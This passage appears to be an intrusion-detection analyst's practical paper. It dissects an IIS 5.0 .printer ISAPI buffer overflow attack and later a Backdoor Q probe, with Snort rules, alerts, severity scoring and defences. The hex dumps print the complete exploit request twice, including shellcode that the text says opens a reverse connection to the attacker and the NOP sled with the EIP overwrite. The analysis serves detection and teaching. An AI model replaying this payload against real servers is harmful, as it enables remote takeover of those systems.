***AP*** Seq: 0x27EDF283  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163087 0
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76  r HTTP/1.0..Beav
75 68 3A 20                                      uh:
```

This simply sends the initial 'GET /NULL.printer\r\n HTTP/1.0 Beavuh:'
When a user sends a print request to the webserver it is passed on to the ISAPI extension msw3prt.dll. This dll will accept any data sent to it and will store it in a buffer.

```
            90 90 90 90 90 90 90 90 90 90 90 90    ............
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF  ..........].....
FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9 D7 02  ..........3.f...
50 80 30 95 40 E2 FA 2D 95 95 64 E2 14 AD D8 CF  P.0.@..-..d.....
05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E 40 14  .....~`}......@.
7F 9A 6B 6A 6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96  ..kjj.M....f....
66 1E EB B5 96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA  f....n....x.....
96 6E 1E 67 2C 9B 95 95 95 66 33 E1 9D CC CA 16  .n.g,....f3.....
52 91 D0 77 72 CC CA CB 1E 58 1E D3 B1 96 56 44  R..wr....X....VD
74 96 54 A6 5C F3 1E 9D 1E D3 89 96 56 54 74 97  t.T.\.......VTt.
96 54 1E 95 96 56 1E 67 1E 6B 1E 45 2C 9E 95 95  .T...V.g.k.E,...
95 7D E1 94 95 95 A6 55 39 10 55 E0 6C C7 C3 6A  .}.....U9.U.l..j
C2 41 CF 1E 4D 2C 93 95 95 95 7D CE 94 95 95 52  .A..M,....}....R
D2 F1 99 95 95 95 52 D2 FD 95 95 95 95 52 D2 F9  ......R......R..
94 95 95 95 FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2  ................
81 C5 6A C2 55 FF 95 18 D2 F1 C5 18 D2 8D C5 18  ..j.U...........
D2 89 C5 6A C2 55 52 D2 B5 D1 95 95 95 18 D2 B5  ...j.UR.........
C5 6A C2 51 1E D2 85 1C D2 C9 1C D2 F5 1E D2 89  .j.Q............
1C D2 CD 14 DA D9 94 94 95 95 F3 52 D2 C5 95 95  ...........R....
18 D2 E5 C5 18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5  .........U......
C5 7D 95 95 95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A  .}......x.kjj..j
C2 5D 6A E2 85 6A C2 71 6A E2 89 6A C2 71 FD 95  .]j..j.qj..j.q..
91 95 95 FF D5 6A C2 45 1E 7D C5 FD 94 94 95 95  .....j.E.}......
6A C2 7D 10 55 9A 10 3F 95 95 95 A6 55 C5 D5 C5  j.}.U..?....U...
D5 C5 6A C2 79 16 6D 6A 9A 11 02 95 95 95 1E 4D  ..j.y.mj.......M
F3 52 92 97 95 F3 52 D2 97 B7 2D 52 D2 91 55 3D  .R....R...-R..U=
E8 F6 FF 85 18 92 C5 C6 6A C2 61 FF A7 6A C2 49  ........j.a..j.I
A6 5C C4 C3 C4 C4 C4 6A E2 81 6A C2 59 10 55 E1  .\.....j..j.Y.U.
F5 05 05 05 05 15 AB 95 E1 BA 05 05 05 05 FF 95  ................
C3 FD 95 91 95 95 C0 6A E2 81 6A C2 4D 10 55 E1  .......j..j.M.U.
D5 05 05 05 05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D  .......j...j.m.m
6A E1 BB 05 05 05 05 7E 27 FF 95 FD 95 91 95 95  j......~'.......
C0 C6 6A C2 69 10 55 E9 8D 05 05 05 05 E1 09 FF  ..j.i.U.........
95 C3 C5 C0 6A E2 8D 6A C2 41 FF A7 6A C2 49 7E  ....j..j.A..j.I~
1F C6 6A C2 65 FF 95 6A C2 75 A6 55 39 10 55 E0  ..j.e..j.u.U9.U.
6C C4 C7 C3 C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1  l....jG..>w{V...
```

```
C5 E7 FA F6 D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1   ................
D9 FC F7 E7 F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5   ................
FC E5 F0 95 D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB   ................
F3 FA D4 95 D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6   ................
E6 D4 95 C5 F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0   ................
95 D2 F9 FA F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC   ................
E1 F0 D3 FC F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95   ................
C6 F9 F0 F0 E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6   ................
E6 95 D6 F9 FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6   ................
DA D6 DE A6 A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5   ................
95 E6 FA F6 FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6   ................
FE F0 E1 95 F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1   ................
95 E7 F0 F6 E3 95 F6 F8 F1 BB F0 ED F0 95         ..............
```

This would contain the shellcode causing the webserver to initiate a reverse connection to the attack box. It will be stored within the buffer and upon the buffer overflow we will cause the stack pointer to point to this code.

```
                                          0D 0A                 ..
48 6F 73 74 3A 20 90 90 90 90 90 90 90 90 90 90   Host: ..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 33   ...............3
C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3   ........@`3..$..
FF E0 EB B9 90 90 05 31 8C 6A 0D 0A 0D 0A         .......1.j....
```

This is the actual buffer overflow sent after \r\nHost: and once it is successful it will have overwritten the EIP (Extended Instruction Pointer). The EIP is used to keep track of the address of the next instruction to be executed by the CPU. By overwriting it we can input the memory location of our shellcode above. Typically upon such a buffer overflow the webserver would stop responding but Windows 2000 will automatically restart the webserver once it notices that the server has crashed.

=+

Detection

During this attack the snort sensor (SCATHA) alerted the IDS analyst that an Web-IIS ISAPI .printer access attack is taking place.

```
Snort Rule
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS ISAPI
.printer access"; uricontent:".printer"; nocase; flow:to_server,established;
reference:cve,CAN-2001-0241; reference:arachnids,533; classtype:web-
application-activity; sid:971; rev:3;)
```

```
Snort Alert
[**] [1:971:3] WEB-IIS ISAPI .printer access [**]
[Classification: access to a potentially vulnerable web application]
[Priority: 2]
11/20-18:22:23.667861 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5498 IpLen:20 DgmLen:1234 DF
***AP*** Seq: 0x27EDF283  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163087 0
[Xref => arachnids 533][Xref => cve CAN-2001-0241]
```

This snort rule identified this attack by looking for '.printer' in the URI content field. This is the request to access the ISAPI extension msw3prt.dll as identified above. This would pick up any deviation of this attack since this request is required. Here is actual offending packet with the parts that triggered the sensor bolded:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-18:22:23.667861 192.168.125.99:1249 -> 192.168.125.20:80
TCP TTL:64 TOS:0x0 ID:5498 IpLen:20 DgmLen:1234 DF
***AP*** Seq: 0x27EDF283  Ack: 0xAABB9593  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 133163087 0
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76  r HTTP/1.0..Beav
75 68 3A 20 90 90 90 90 90 90 90 90 90 90 90 90  uh: ............
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF  ..........].....
FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9 D7 02  ..........3.f...
50 80 30 95 40 E2 FA 2D 95 95 64 E2 14 AD D8 CF  P.0.@..-..d.....
05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E 40 14  .....~`}......@.
7F 9A 6B 6A 6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96  ..kjj.M....f....
66 1E EB B5 96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA  f....n....x.....
96 6E 1E 67 2C 9B 95 95 95 66 33 E1 9D CC CA 16  .n.g,....f3.....
52 91 D0 77 72 CC CA CB 1E 58 1E D3 B1 96 56 44  R..wr....X....VD
74 96 54 A6 5C F3 1E 9D 1E D3 89 96 56 54 74 97  t.T.\.......VTt.
96 54 1E 95 96 56 1E 67 1E 6B 1E 45 2C 9E 95 95  .T...V.g.k.E,...
95 7D E1 94 95 95 A6 55 39 10 55 E0 6C C7 C3 6A  .}.....U9.U.l..j
C2 41 CF 1E 4D 2C 93 95 95 95 7D CE 94 95 95 52  .A..M,....}....R
D2 F1 99 95 95 95 52 D2 FD 95 95 95 95 52 D2 F9  ......R......R..
94 95 95 95 FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2  ................
81 C5 6A C2 55 FF 95 18 D2 F1 C5 18 D2 8D C5 18  ..j.U...........
D2 89 C5 6A C2 55 52 D2 B5 D1 95 95 95 18 D2 B5  ...j.UR.........
C5 6A C2 51 1E D2 85 1C D2 C9 1C D2 F5 1E D2 89  .j.Q............
1C D2 CD 14 DA D9 94 94 95 95 F3 52 D2 C5 95 95  ...........R....
18 D2 E5 C5 18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5  .........U......
C5 7D 95 95 95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A  .}......x.kjj..j
C2 5D 6A E2 85 6A C2 71 6A E2 89 6A C2 71 FD 95  .]j..j.qj..j.q..
```

```
91 95 95 FF D5 6A C2 45 1E 7D C5 FD 94 94 95 95  .....j.E.}......
6A C2 7D 10 55 9A 10 3F 95 95 95 A6 55 C5 D5 C5  j.}.U..?....U...
D5 C5 6A C2 79 16 6D 6A 9A 11 02 95 95 95 1E 4D  ..j.y.mj.......M
F3 52 92 97 95 F3 52 D2 97 B7 2D 52 D2 91 55 3D  .R....R...-R..U=
E8 F6 FF 85 18 92 C5 C6 6A C2 61 FF A7 6A C2 49  ........j.a..j.I
A6 5C C4 C3 C4 C4 C4 6A E2 81 6A C2 59 10 55 E1  .\.....j..j.Y.U.
F5 05 05 05 05 15 AB 95 E1 BA 05 05 05 05 FF 95  ................
C3 FD 95 91 95 95 C0 6A E2 81 6A C2 4D 10 55 E1  .......j..j.M.U.
D5 05 05 05 05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D  .......j...j.m.m
6A E1 BB 05 05 05 05 7E 27 FF 95 FD 95 91 95 95  j......~'.......
C0 C6 6A C2 69 10 55 E9 8D 05 05 05 05 E1 09 FF  ..j.i.U.........
95 C3 C5 C0 6A E2 8D 6A C2 41 FF A7 6A C2 49 7E  ....j..j.A..j.I~
1F C6 6A C2 65 FF 95 6A C2 75 A6 55 39 10 55 E0  ..j.e..j.u.U9.U.
6C C4 C7 C3 C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1  l....jG..>w{V...
C5 E7 FA F6 D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1  ................
D9 FC F7 E7 F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5  ................
FC E5 F0 95 D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB  ................
F3 FA D4 95 D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6  ................
E6 D4 95 C5 F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0  ................
95 D2 F9 FA F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC  ................
E1 F0 D3 FC F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95  ................
C6 F9 F0 F0 E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6  ................
E6 95 D6 F9 FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6  ................
DA D6 DE A6 A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5  ................
95 E6 FA F6 FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6  ................
FE F0 E1 95 F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1  ................
95 E7 F0 F6 E3 95 F6 F8 F1 BB F0 ED F0 95 0D 0A  ................
48 6F 73 74 3A 20 90 90 90 90 90 90 90 90 90 90  Host: ..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 33  ...............3
C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3  ........@`3..$..
FF E0 EB B9 90 90 05 31 8C 6A 0D 0A 0D 0A        .......1.j....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Defense Recommendations

If you are running Microsoft Internet Information Server 5.0, there are a few ways to determine whether you are vulnerable. As noted above you could use eEye's iishack2000 which writes a file called www.eEye.com.txt to the C:\ drive of the vulnerable server. Also Mr. Abreu's

iiswebexplt.pl would also tell you this information. Probably a more comprehensive answer would be to use the Microsoft Baseline Security Analyzer (MSBA) tool which scans the entire Windows OS and applications for common security misconfigurations and generates a security report identifying any issues. This tool and additional information can be found at http://support.microsoft.com/default.aspx?scid=KB;en-us;320454&.

There are several defenses against this vulnerability and several of them may apply to your environment.

1. Microsoft has produced a patch available under Microsoft Security Bulletin MS01-023. The patch removes the buffer overflow condition within the msw3prt.dll.
2. The .printer ISAPI filter can be removed from the IIS webserver which removes the vulnerability. Problems have arisen with this solution since Group Policy can override simply removing the filter from within the Internet Services Manager.
3. The use of a web proxy or proxy firewall would validate http traffic that would defeat most buffer overflows as well as other web based attacks.

If applying a defense-in-depth strategy then a combination of these defenses should be used.

Reference

Kehoe, Brendan P. "The Robert Morris Internet Worm." Zen and the Art of the Internet. January 1992. URL: http://www.cs.indiana.edu/docproject/zen/zen-1.0_10.html#SEC91.

Wagner, David, Jeffrey Foster, Eric Brewer and Alexander Aiken. "A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities." University of California, Berkeley.

Aleph One (aleph1@underground.org). "Smashing The Stack For Fun And Profit." Phrack 49, Volume Seven, Issue Forty-Nine. URL: http://www.insecure.org/stf/smashstack.txt.

eEye Digital Security. "Windows 2000 IIS 5.0 Remote buffer overflow vulnerability." May 1, 2001. URL: http://www.eeye.com/html/Research/Advisories/AD20010501.html.

SecurityFocus.com. "BugTraq ID 2674" URL: http://online.securityfocus.com/bid/2674.

Hill, Brett. "How to remove .printer mapping (WAS: RE: Permanently remove IIS printer mapping)." URL: http://online.securityfocus.com/archive/1/181906.

ICAT metabase. "CVE-2001-0241." URL: http://icat.nist.gov/icat.cfm?cvename=CVE-2001-0241.

ArachNIDS. "IDS533 "*HTTP-IIS5-PRINTER-ISAPI*"." WhiteHats Security Resource. URL:http://www.whitehats.com/info/IDS533.

Microsoft. "Unchecked Buffer in ISAPI Extension Could Enable Compromise of IIS 5.0 Server." Microsoft Security Bulletin MS01-023. URL:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-023.asp.

Pincock, Corey. "Secure Windows Initiative Trial by Fire: IIS 5.0 Printer ISAPI Buffer Overflow." SANS Info Sec Reading Room. URL:http://www.sans.org/rr/win2000/trial.php.

Part 2 - Network Detects

For this part I had to rely on pulling detects from the Raw logs directory at Incidents.org. For this section I relied primarily upon Snort for logs so I will quickly provide their log formats.

Snort Alert Log Format

Useful for a quick look at the offending packets.

[**] SNORT-SIGNATURE [**]
DATE-TIME GROUP SRC->DST
PROTOCOL TTL TOS ID
FLAGS SEQ ACK WIN

where

SNORT-SIGNATURE – Signature name
DATE-TIME GROUP – Date and Time
SRC – Source IP Address and Port
-> - Direction Indicator
DST – Destination IP Address and Port
PROTOCOL – Protocol Type
TTL – Time to Live
TOS – Type of Service
ID – Packet ID in binary
FLAGS – TCP Flags set
SEQ – Sequence number in hex
ACK – Acknowledgement number in hex
WIN – Windows size in hex

Snort Sniffer Mode Format for TCP

Useful to review relationship of other packets in connection that don't cause an alert.

TIMESTAMP SRC -> DST
PROTOCOL TTL TOS ID IPLENGTH DLENGTH FRAGBITS
FLAGS SEQ ACK WIN TCPLENGTH
OPTIONS
PAYLOAD

where

TIMESTAMP – Date and Time
SRC – Source IP Address and Port
-> - Direction Indicator
DST – Destination IP Address and Port
PROTOCOL – Protocol Type
TTL – Time to Live
TOS – Type of Service
ID – Packet ID in binary
IPLENGTH – IP Header Length
DLENGTH – Datagram Length
FRAGBITS – Fragment Bits Settings
FLAGS – TCP Flags set
SEQ – Sequence number in hex
ACK – Acknowledgement number in hex
WIN – Windows size in hex
TCPLENGTH – TCP Header Length
OPTION – TCP Options
PAYLOAD – Packet Payload

Snort Sniffer Mode Format for UDP

Useful to review relationship of other packets in connection that don't cause an alert.

TIMESTAMP SRC -> DST
PROTOCOL TTL TOS ID IPLENGTH DLENGTH
LENGTH
PAYLOAD

where

TIMESTAMP – Date and Time
SRC – Source IP Address and Port
-> - Direction Indicator
DST – Destination IP Address and Port
PROTOCOL – Protocol Type
TTL – Time to Live
TOS – Type of Service
ID – Packet ID in binary
IPLENGTH – IP Header Length
DLENGTH – Datagram Length
LENGTH – UDP Header Length
PAYLOAD – Packet Payload

Detect 1 – Backdoor Q Access

1) Source of Trace

The following logs were analyzed from the incidents.org website:
http://www.incidents.org/logs/Raw/2002.4.30

Although the log stated the traffic was for 4/30/2002 it actually contained traffic from 5/29-19:03:04 to 5/30-18:57:36.

The following alerts were generated:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] BACKDOOR Q access [**]
05/30-23:28:29.914488 255.255.255.255:31337 -> XXX.XXX.29.242:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                          cko
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] BACKDOOR Q access [**]
05/30-23:32:56.944488 255.255.255.255:31337 -> XXX.XXX.105.131:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                          cko
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] BACKDOOR Q access [**]
05/30-00:00:11.954488 255.255.255.255:31337 -> XXX.XXX.208.229:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                          cko
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] BACKDOOR Q access [**]
05/30-02:10:42.014488 255.255.255.255:31337 -> XXX.XXX.241.193:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                          cko
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

In this case the entire packet trace is the same as above. Typically the total trace is made up of other packets in addition to the offending packet that would allow a complete look at the trace.

2) Detect was generated by

Snort v.1.9.0 (Build 209) using a rule set dated 11/11/2002. According to Snort Rules the detection signature is as follows:

alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access"; flags:A+; dsize: >1; reference:arachnids,203; sid:184; classtype:misc-activity; rev:3;)

The network infrastructure in which this packet was found is unknown.

Three questions that should be answered when looking at the detect in question:

1. Could this be a false positive? This is probably not a false positive since the packet is unique enough that it would be easy to distinguish. The existence of the packet does not

indicate in any way that your network has been infected with the particular trojan. Since the Reset bit was enabled even if a host is infected it wouldn't attempt to communicate back to the source, but other communication methods may be enabled.

2. Could this attack bypass the current signature causing false negatives? Due to the ability to configure Q many ways and that we do not know if the trojan version of Q doesn't have additional capabilities than the official version this is a difficult question to answer. I could easily modify the stimulus packet that my version of the trojan uses which would bypass this signature and would create another deviation of the trojan, so the safe answer is that this signature could cause false negatives.
3. Do we really understand the attack and traffic to keep false interpretations from happening? This question may be best answered under the Description of Attack and Attack Mechanism sections below.

3) Probability the source address was spoofed

This packet is not part of a TCP session since no handshake was ever initiated. But it still has the ACK and RESET flags selected. The sender has definitely forged the packet since it is not possible to have a host at 255.255.255.255. This source IP address is defined as the broadcast address, which specifies that "all hosts" on the specified network would be defined as the source address. This obviously is not possible and if this destination address were actually allowed to reply then it would send out a packet that would go to "all hosts" on the network. This is why most routers will ignore such requests. Because this address would not occur on properly configured networks then I would say that the source address is spoofed.

4) Description of Attack

Q is a remote access and redirection server with strong encryption written by Mixter and like many other utilities has a good and bad use. This utility can provide power users and administrators the ability to secure communication through encrypted redirection services similar to netcat. This utility offers a few configuration options that allow its services to be hidden by renaming its process to klogd, and changing the uid it runs under.

The signature states that this is an attempt to send a command to a compromised Q server. The packet contains 3 hexadecimal numbers of 63,6B and 6F which spells out 'cko.' This is plausible since the packet is set up like a probe with the sole intention of causing an initial communication with a Trojan. Although we may not understand what 'cko' means I would not rule out that it doesn't mean something to this version of Q.

It has been given CVE# CAN-1999-0660 which is a generic listing stating that some type of hacker utility or trojan horse is installed but gives very little information. One note also that is still a candidate to be added to the CVE.

5) Attack Mechanism

This packet seems to be a stimulus with the intention of querying Trojans already planted. Port 515 (Printer port) has been used to send out the packets with the hope that this port will be open more often. A source host of 255.255.255.255 could assist with bypassing source address ACLs in security devices. In addition the ACK bit set could enable the packet to bypass some older stateful inspection firewalls and NAT-based routers.

This attack would be considered a form of reconnaissance since the packets are sent out across the Internet looking for hosts that might communicate.

All of the packets have payload of 'cko' that could be a message to the dormant servers to communicate back to a preset IP address or something similar. At that time a reverse command shell could be initiated given the attacker complete access to the compromised server.

I installed a default version of Q to see if any of this traffic was by default and due to its ability to be customized I wasn't able to reproduce any of the above. My analysis is subject to the concept of false interpretations since there really isn't enough data to make concrete statements.

6) Correlations

In reviewing past posts to INCIDENTS@SECURITYFOCUS.COM, Le (sec@onetwo.com) requested information about similar traffic found by Snort on his class B network (http://lists.jammed.com/incidents/2001/04/0153.html). Although there was interesting piece of information given by Jeff Peterson (Jpeterson@BTIIS.NET) stating that there seemed to be a correlation with the packets received to connecting to certain IRC servers (http://lists.jammed.com/incidents/2001/05/0037.html), which would make sense given Mixter's work with IRC bots and examples of using Q to connect to IRC servers.

This detect was also posted to the incidents.org mailing list for public review on Saturday, November 23, 2002 at 4:13PM. I reviewed the web archives but as of the due date for this paper it wasn't available. I received questions from several mailing list participants and I have included the best three questions along with my replies below. Thanks to all who replied to my posts including Les Gordon, Peter Szczepankiewicz and Donald Smith.

[From: Les Gordon <Les.M.Gordon@team.telstra.com>]
(http://cert.uni-stuttgart.de/archive/intrusions/2002/11/msg00228.html)

Q) Do you think that using 255.255.255.255 as a source IP address would be more effective than any other IP address in bypassing source address ACLs in security devices? Why?

A) Since this is not a valid address most network administrators would not specifically put in an ACL to block it unless they are security conscious. A permit all - deny specific traffic ACL list is very common on even today's internet routers. Obviously the possibility exists to have a deny all - permit specific traffic but only usually the committed security conscious network admin would take such a stance since it can involve more work and scrutiny (i.e. the VP then couldn't get his RealAudio).

Q) How exactly would having ACK set on a packet bypass an older stateful inspection firewall or NAT device?

A) The ACK bit set tells the device that it is acknowledging the receipt of previous data. This way a device can easily determine whether an arriving packet is initiating a new connection, or continuing an existing conversation. Packets arriving as part of an established connection would

be allowed to pass through the firewall, but packets representing new connection attempts would be discarded. Thus, a firewall can permit the establishment of outbound connections while blocking any new connection attempts from the outside. Some of the older packet filtering firewalls allowed all traffic with the ACK bit set to bypass all filters. Even some of the stateful inspection firewalls will still allow this to happen unless you use connection tracking where the device tracks outbound traffic and when the packet returns with the ACK bit set it matches the inbound packet up with its outbound connection.

Originally with Cisco routers the flag "ESTABLISHED" was put at the end of the line in an access rule to specify that an incoming packet must be part of an ongoing conversation (i.e. ACK bit set) but they now have the ability to set up Reflexive access lists which filter IP traffic so that TCP or UDP "session" traffic is only permitted through the firewall if the session originated from within the internal network.

Older NAT devices would allow any "Established" traffic to enter before attempting to map the session back to an internal address. If the device had any sort of default rules for the sessions in case of corrupted packets or session tables then the device would apply the map to the incoming traffic.

Also personal firewalls rarely provides connection tracking capabilities due to the overhead it would put on the host machine to track the data so some of these devices would be able to be bypassed also.

Q) What is the significance of having RST set? Given that the packets have RST set, how would you expect the trojan to receive the packet and respond to it? Describe a likely mechanism to achieve this?

A) The packet wants the connection Reset as soon as it is read in. I think the packet is strictly a stimulus for the trojan to perform a predefined action. I don't believe the packet was ever sent to be responded to, hence the 255.255.255.255 source address and Reset bit set. Possibly attempting an IRC connection, a preset IP address, an anonymous remailer, a set of port redirectors, etc.

7) Evidence of Active Targeting

These trolling packets are hitting across this class B in no particular order. It doesn't seem to be a general scan of the entire network. The packets are targeting the Printer port (port 515) but this may be simply an attempt to use commonly open ports to bypass perimeter defenses. If the attacker knew that there were compromised Q servers located within our network then I would say that this was active targeting, but at this time I would say they were simply trying to locate such servers which means it would not be active targeting.

8) Severity

Severity = (Target Criticality + Attack Lethality) – (System Countermeasure + Network Countermeasure)

Target Criticality – (3) The targets identified could be workstations or servers. If the printer port is open chances are the machines most vulnerable would be servers of some type.

Attack Lethality – (3) If a compromised Q server has been planted on an internal machine it would be lethal to that network. At that point many different attacks could be initiated.

System Countermeasure – (1) Without additional information on the trojan itself it would be difficult at best to protect any host. Monitoring the hosts in question would be the best possible answer at this time.

Network Countermeasure – (3) Blocking the source address at the perimeter and watching for it with the IDS would assist with network protection. But the real difficulty would be providing a countermeasure when the threat is not totally known.

So the Severity would be (3 + 3) – (1 + 3) = 2

9) Defensive Recommendations

To keep these packets from traversing a network the network perimeter should not allow broadcast packets from the outside. Locating and cleaning any hosts already infected with the Q software may be a little more difficult given some of its ability to hide. Since this could be the Q server heavily modified there is no way to determine exactly what to look for. If the environment can be severed from the internet one effective way to determine if your local LAN has infected machines would be to craft an identical packet and broadcast it across the network watching for return traffic, although I would consider this only an option if I was concerned about it.

10) Multiple Choice Test Question

```
Which one of the following reasons would not tell you that this packet was
crafted?
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] BACKDOOR Q access [**]
05/30-23:28:29.914488 255.255.255.255:31337 -> XXX.XXX.29.242:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
